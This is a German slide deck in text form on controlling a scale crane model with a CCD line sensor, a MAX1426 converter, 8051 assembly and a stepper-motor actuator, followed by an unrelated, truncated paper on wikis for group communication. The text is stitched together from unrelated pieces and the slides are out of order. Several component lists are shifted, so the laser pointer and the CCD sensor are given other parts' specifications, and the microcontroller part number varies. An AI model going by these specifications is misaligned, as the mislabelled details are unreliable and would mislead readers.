
# Aktorik

## Das Stellglied

- M : Moment das der Gegenausleger erzeugt
- E : Anlenkpunkt
- d : Ansteuerlänge
- I : Winkel des Gegenauslegers

## Stellbereich

- $d = 12 \dots 24,6 \text{ cm}$
- $I = 84^\circ \dots 0^\circ$




## Regelbereich für alle Lastfälle

- $M_G = 26 \dots 50 \text{ Nm}$
- $d = 15 \dots 21 \text{ cm}$
- $I = 65^\circ \dots 37^\circ$

# Aktorik

## Die elektronischen Komponenten des Stellgliedes


- Schrittmotor-Controller
  - L297
  - Richtungssignal CW / CCW
  - Taktsignal CLK
- Schrittmotor-Treiber
  - L298
  - Bipolar-Brückenschaltung
- Schrittmotor
  - 200 St/U ↔ 1,8°/St
  - 1,4 A bei 5 V



# Sensorik

## Die Komponenten des Messtechnischen Systems



- Laserpointer mit Optik
  - ILX554B
  - 2048 Pixel je 14µm breit
  - 28,67mm optische Länge
- CCD-Zeilensensor von Sony
  - TLC274 von TI
  - +5 V Versorgungsspannung gegen Masse
  - $U_{OUT} = 0,05 \dots 3,8 \text{ V}$
  - Slew Rate SR = 3,6 V/µs
- OP-Schaltung zur Signalanpassung
  - MAX1426
  - 10 Bit parallel
  - 100 kps bis 10 Mps




# Sensorik - Optik

## Aufbau und Eigenschaften des optischen Systems


- Dämpfung des Umgebungslichtes
- Veränderung des Abbildungsmaßstabs
- Schärfere Bild
- nur 15 Pixel breit ↔ 0,21mm




# Sensorik - Optik



## Sensorik - Optik





## Sensorik - Optik




## Sensorik - ADU

### MAX1426

- „Pipelined“-Architektur
- 10 Stufen a 2 Bit
- 100 ksps bis 10 Msps
- Differenzieller Eingang
- Parallele Datenausgabe
- 10 Bit-Auflösung
- 5,5 CLK-Verzögerung



## Sensorik - OP-Anpassschaltung I



### Signal der CCD-Zeile

- Ausgangsspannung gegen GND
- 2,85 V bei Dunkelheit
- 1,15 V bei maximaler Belichtung
- =>  $2 V_{DC} \pm 0,85 V_{AC}$

### Eingang des ADU



- Differenziell um 2,25 V
- maximale Signalstärke  $\pm 1 V$
- =>  $2,25 V_{DC} \pm 1 V_{AC}$




# Sensorik - OP-Anpassschaltung II

## invertierender Verstärker

- $V_R = 1,15$
- $+ 4,5 V$



Eingangssignal



Ausgangssignale

# Sensorik - Software

## Anforderungen an den Treiber


- Takt hat 50% An-zu-Aus Verhältnis
- Ausleseschleife muss schneller sein als 100 kHz

## Eigenschaften des $\mu C$

- 22,11884 MHz XTAL
- 6 CLK/Instr.
- 271 ns/Instr.


## Eigenschaften der Software

- 9 Instr./Schleife
- 2,439  $\mu s$ /Schleife
- jedes ADU-Wort wird zwei mal gespeichert
- Zwei Schleifen = eine Taktperiode  $T = 4,878 \mu s$
- Auslesefrequenz  $f = 205 \text{ kHz}$



# Hauptprogramm

- **Schleifendauer**  
106 ms  $\leftrightarrow$  9,4 Hz
- **Drei-Punkt Regler**  
0 oder  $\pm 20$  Steps




# Versuchsdurchführung

## 1. Versuch

- freie Schwingung der Kransäule
- Messintervall: 42,53 ms


## Ergebnis

- ca. 30 Messwerte pro Periode
- $\Rightarrow$  Periodendauer  $T = 1,276$  Sekunden
- $\Rightarrow$  Frequenz  $f = 0,784$  Hz




## Versuchsdurchführung

Verfahren einer Last ohne Regelung - Stellglied bei 50% => Gegenmoment = 30Nm




## Versuchsdurchführung

Verfahren einer Last mit und ohne Regelung im direkten Vergleich



## Versuchsdurchführung

Anheben einer Last als Sprungfunktion => Sprungantwort der Regelung



## Ergebnisse

- **Das physikalische Modell**
  - Maßstabsgetreu für Längen und Kräfte
  - Statische Ähnlichkeit der Kransäulenverbiegung
  - Der geteilte Gegenausleger hat sich als sehr brauchbares Stellglied erwiesen.
- **Die Elektronik**
  - Die CCD-Zeile ist ein sehr genaues Messglied.
  - Der 8051  $\mu\text{C}$  ist ausreichend für diese Regelung.
- **Die Regelung**
  - Implementiert wurde eine eine Drei-Punkt-Regelung.
  - Das Verfahren von Lasten kann ausgeregelt werden.
  - Die Sprungantwort (Heben / Senken einer Last) ist befriedigend.
  - Kein Schwingen => die Regelung ist stabil.


**Danke !**

# Sensorik - ADU

## „Pipelined“-ADU-Architektur

### Eigenschaften

- Differenzieller Eingang
- 1 Msps bis 105 Msps
- 10 Bit bis 16 Bit Auflösung
- einfache Ansteuerung mit CLK-Signal
- parallele Datenausgabe
- Ausgabe erfolgt mit Verzögerung



1. Stufe, 3Bit-Wandler:  $V_E = 3853mV \Rightarrow |111| \Rightarrow 3853mV - 3584mV = 269mV$
2. Stufe, 3Bit-Wandler:  $V_E = 1076mV \Rightarrow 0|10| \Rightarrow 1076mV - 1024mV = 52mV$
3. Stufe, 3Bit-Wandler:  $V_E = 208mV \Rightarrow 0|00| \Rightarrow 208mV - 0mV = 208mV$
4. Stufe, 3Bit-Wandler:  $V_E = 832mV \Rightarrow 0|01| \Rightarrow 832mV - 512mV = 320mV$
5. Stufe, 4Bit-Wandler:  $V_E = 1280mV \Rightarrow 0|101| \Rightarrow 1280mV$

Ergebnis: 1111 0000 1101  $\leftrightarrow$  3,853 V bei LSB = 1 mV

# Sensorik - Software

## CCD\_Lesen:

```

MOV DPTR,#0x1000;      bei 1000h anfangen
SETB P3_3;             CCD_Clk auf 1
CPL P3_4;              ROG invertieren (hier 1->0)
CPL P3_4;              ROG invertieren (hier 0->1)

Schleife:
CPL P3_3;              CCD_Clk invertieren (hier 1->0->1->0->...)
CPL P3_5;             ADU_Clk invert. (0->1->0->...)
MOV A,0x90;           P1 -> A (ADU- Wert in A speichern)
XRL A,#128;           2er-Komplement rückgängig machen (XOR 1000.0000)
MOVX @DPTR,A;         A -> externen Speicher
INC DPTR+1;           DPTR + 1
MOV A,0x83;           DPH -> A (ist DPTR > 2100)
CJNE A,#0x21,Schleife; wenn A < 21 jump "Schleife"
SETB P3_3;           CCD_Clk auf 1
SETB P3_4;           CCD_ROG auf 1
CLR P3_5;            ADU_CLK auf 0
RET;                 ende "CCD_Lesen"
    
```


# Überblick

## Das Gesamtsystem

- Maßstabstgetreues physikalisches Modell
- 8-Bit 8051  $\mu$ C-Applikation
- Optoelektronische Messeinrichtung der Ist-Größe
- Schrittmotor getriebenes selbsthaltendes Stellglied

## Optische und elektronische Elemente der digitalen Regelung

- CCD-Zeilensensor von Sony ILX554B
- OPs von Texas Instruments TLC274
- ADU von Maxim - MAX1426
- $\mu$ C von Atmel - AT89C51AC2
- Motorcontroller -treiber von STM L297 und L298




# Signale im System

## Elemente die $\mu$ C-Platine

- 8051  $\mu$ C - Atmel AT89C51AT2
- 32 kByte statisches XRAM
- RS232 Schnittstelle
- LC-Display

## Signale im System

- Laser -> CCD-Sensor
- 2 Bit  $\mu$ C -> CCD-Sensor
- Analog CCD -> ADU
- 1 Bit -> ADU
- 8 Bit parallel vom ADU ->  $\mu$ C
- 2 Bit ->  $\mu$ C -> Aktorik



# Wiki – Gruppenkommunikation der Zukunft?

Tim Müller, Volker Hartmann und Hartmut Gemmeke

Institut für Prozedurdatenverarbeitung und Elektronik,  
Forschungszentrum Karlsruhe,  
Hermann-von-Helmholtz-Platz 1,  
76344 Eggenstein-Leopoldshafen,  
Email: Tim.Mueller@ipe.fzk.de

**Zusammenfassung** – Der Austausch von Information ist der zentrale Aspekt für die Kollaboration in einer Arbeitsgruppe. Dementsprechend müssen effektive Kommunikationswege bereit gestellt werden, um einen möglichst ungehinderten Informationsfluß zu erlauben. In der heutigen Zeit wird häufig das Internet in Realisierung als Webseiten für die Verbreitung solcher Information verwendet. Obwohl diese Art der Verbreitung viele Vorteile hat, ist die Verwendung von Webseiten in ihrer bislang ausgeübten Form für die Gruppenkommunikation nicht sonderlich gut geeignet. Wiki ist ein (nicht mehr ganz) neuartiges Konzept, das eine völlig andere Interaktion mit Webseiten ermöglicht und so die Vorteile des Internet für die effektive Gruppenkommunikation nutzbar macht.

## 1 Motivation

Die Koordination zwischen den Mitgliedern einer Arbeitsgruppe ist ohne effektive Kommunikation unmöglich. Ständig müssen Termine verabredet, Entscheidungen bekannt gegeben, Protokolle von Treffen verbreitet oder Dokumentation von Projekten verteilt werden. Oftmals ist sogar eine interaktive Informationsverbreitung mit direkter Rückkopplung, also eine Diskussion, notwendig.

Die für diese Aufgaben verwendeten Methoden funktionieren in gewisser Weise (immerhin verbreiten wir Information), dennoch sind die aktuell eingesetzten Verfahren noch längst nicht optimal. Die folgenden drei Beispiele mit ihren Vor- und Nachteilen geben einen Überblick über häufig verwendete Kommunikationsmethoden und das Problem effektiver Informationsverbreitung:

**Meeting:** ein Treffen aller Arbeitsgruppenmitglieder. Hierzu muß zunächst einmal ein gemeinsamer Termin gefunden werden, was mit wachsender Teilnehmerzahl immer schwieriger wird. Je mehr Personen bei einer Besprechung anwesend sind, desto schwieriger gestalten sich Moderation und Diskussion. Die eigentliche Information kann auf zweierlei Arten verbreitet werden: mündlich oder schriftlich. Bei der mündlichen Verbreitung müssen sich die Teilnehmer den Inhalt merken. Häufig wird der Inhalt kurz darauf schon wieder vergessen. Ein Mitschrieb ist von individueller Struktur und stark subjektiv gefiltert. Bei der schriftlichen Verbreitung in Form von Handzetteln besteht die Gefahr, daß im Laufe der Zeit eine lose Blattsammlung entsteht. Ein gezieltes Auffinden bestimmter Information ist nicht mehr möglich. Ein großer Vorteil indes liegt in der interaktiven Teilnahme der Anwesenden (Diskussion). Auf diese Weise kann eine schnelle Rückkopplung zwischen den Beteiligten erreicht werden.

**E-Mail:** ein elektronischer Brief. Obwohl Information immer noch in Papierform mit der Hauspost oder als Memorandum verteilt wird, nimmt dieser Anteil ständig zu Gunsten elektronischer Medien wie der E-Mail ab. Ein Vorteil gegenüber einem Meeting ist zunächst die ständige Erreichbarkeit der Teilnehmer ähnlich einem Anrufbeantworter. Auch erlaubt die elektronische Form der Nachricht eine einfache Archivierung und schnelle Verbreitung. Die Information jedoch wieder aufzufinden oder nach Inhalten zu suchen, bleibt jedem Empfänger selbst überlassen, da die Ablage von E-Mails beispielsweise in verschiedenen Ordnern subjektiv vorgenommen wird. Eine Rückmeldung ist zwar einfach möglich, eine bloße Antwort an alle Empfänger führt aber schnell zu einer E-Mail Schwemme, die von jedem geordnet und nach Interesse oder Priorität

behandelt werden muß. Eine zentrale Moderation ist nicht möglich, da der Versender bestimmt, wer die Nachricht erhalten soll. Eine interaktive Diskussion ist daher nur bedingt möglich.

**Webseiten:** eine Art elektronische Bibliothek. In der Praxis gehen immer mehr Gruppen dazu über, ihre Information auf zentralen Webseiten zu bündeln, deren Webadresse allen Gruppenmitgliedern bekannt ist. Der Zugriff erfolgt über einen normalen Webbrowser. Sowohl Vorteil als auch Nachteil ist die zentrale, administrative Struktur: Die Seiten lassen sich effizient nach Information durchsuchen und durch Metainformationen wie Menüführung explizit strukturieren. Zusammenhänge können durch Verweise dargestellt und schnell verfolgt werden. Inhalte lassen sich nachträglich editieren, allerdings nur von dem ausgewählten Personenkreis der Administratoren. Aus diesem Grund ist eine Interaktion der Gruppenmitglieder nur schwer möglich. Das dynamische Wachstum ist langsam, weil nur Administratoren Änderungen vornehmen dürfen. Diese Web-lösung wird auch nur widerwillig akzeptiert, weil Ideen oder kleinere Änderungen nur durch langwierige und komplizierte Vorgänge eingebracht werden können. Solche zentralen Webseiten werden mit Werkzeugen verwaltet, die man als Web Content Management Systemen (WCMS) bezeichnet [Wik01a, Suche nach: Web Content Management System]. WCMS bieten ein hohes Maß an Funktionalität, sind aber aufgrund gerade ihres hohen Funktionsumfangs schwer zu bedienen.

Die vorgestellten Methoden stellen im Prinzip den Stand der Technik dar. Obwohl sie nicht optimal sind, sorgen sie für einen – wenn auch zähflüssigen – Informationsfluß. Die Effizienz könnte jedoch gesteigert werden, wenn man die Vorteile der oben angesprochenen Methoden kombinieren könnte, d.h. vereinfacht gesprochen, wenn ein Konzept gefunden wird, das so interaktiv ist wie ein Meeting, so einfach zu Bedienen wie eine E-Mail und so zentral und strukturiert wie Webseiten. Dieses Konzept existiert schon: es heißt Wiki.

## 2 Gruppenkommunikation leicht gemacht: Wiki

Webseiten an sich stellen bereits eine gutes Konzept für den zentralisierten Zugriff auf Information dar. Hauptsächlich störend ist die Beschränkung darauf, daß Änderungen nur von bestimmten Personen eingebracht werden können. Die einfachste Lösung dieses Problems läge darin, allen Benutzern das Editieren der Webseiten zu erlauben. Dadurch würde der interaktive Aspekt der Gruppenkommunikation ermöglicht. Jeder könnte auf den ihn betreffenden Seiten Information ergänzen und Fehler korrigieren. Der Administrator als Mittelsmann wäre überflüssig und die Information wäre sofort allen Gruppenmitglieder zugänglich.

Das zweite Problem ist Gestaltung der Webseiten. Eigentlich soll ja nur Inhalt ähnlich einer E-Mail verteilt werden. Webseiten erfordern aber die Programmierung in HTML, da sie ein Browser ansonsten nicht interpretieren kann. Eine mögliche Lösung dieses Problems läge darin, tatsächlich nur textuelle Inhalt zu editieren und aus diesem bei Bedarf automatisch HTML-Seiten zu generieren. Dadurch könnten auch Computerlaien ohne HTML-Kenntnisse einfach Inhalte erstellen.

Tatsächlich werden diese beiden Vorschläge von Wiki aufgegriffen. Wiki ist also die – banale, aber dennoch geniale – Idee, jedem Internetbenutzer das textuelle Editieren von Webseiten mit dem Webbrowser zu ermöglichen. Vorgestellt wurde eine konkrete Umsetzung dieses Konzept erstmals 1995 von Ward Cunningham [Leu01]. Der Name Wiki ruht von dem hawaiianischen Wort für schnell – wikiwiki.

Für die konkrete Umsetzung eines Wikis ist auf Client-Seite keine Änderung notwendig und ein normaler Webbrowser kann verwendet werden. Auf der Server-Seite müssen jedoch Modifikationen vorgenommen werden. Im allgemeinen wird eine serverseitigen Script-Sprache wie beispielsweise PHP verwendet, welche die Steuerung und die Generierung von HTML aus Text übernimmt. Mittlerweile kommt auf Server-Seite auch schon sehr häufig Java zum Einsatz.

### 2.1 Wiki-Syntax

Ganz ohne Formatierung kommt der editierte Text jedoch nicht aus. Schließlich sollen Verweise und einfache Gliederungen beispielsweise durch Überschriften möglich sein. Dabei werden jedoch nur absolut notwendige Formatierungen integriert, um dem unübersichtlichen Wildwuchs von HTML entgegen zu treten. Im folgenden werden die in XWiki [Dub05], einer konkreten Implementierung des Wiki-Konzeptes, vorhandenen Formatierungen erläutert. Diese Formatierungen werden als Tags bezeichnet. Die Auswirkungen der vorgestellten Tags sind in allen Wikis verfügbar, unterscheiden sich jedoch häufig durch die 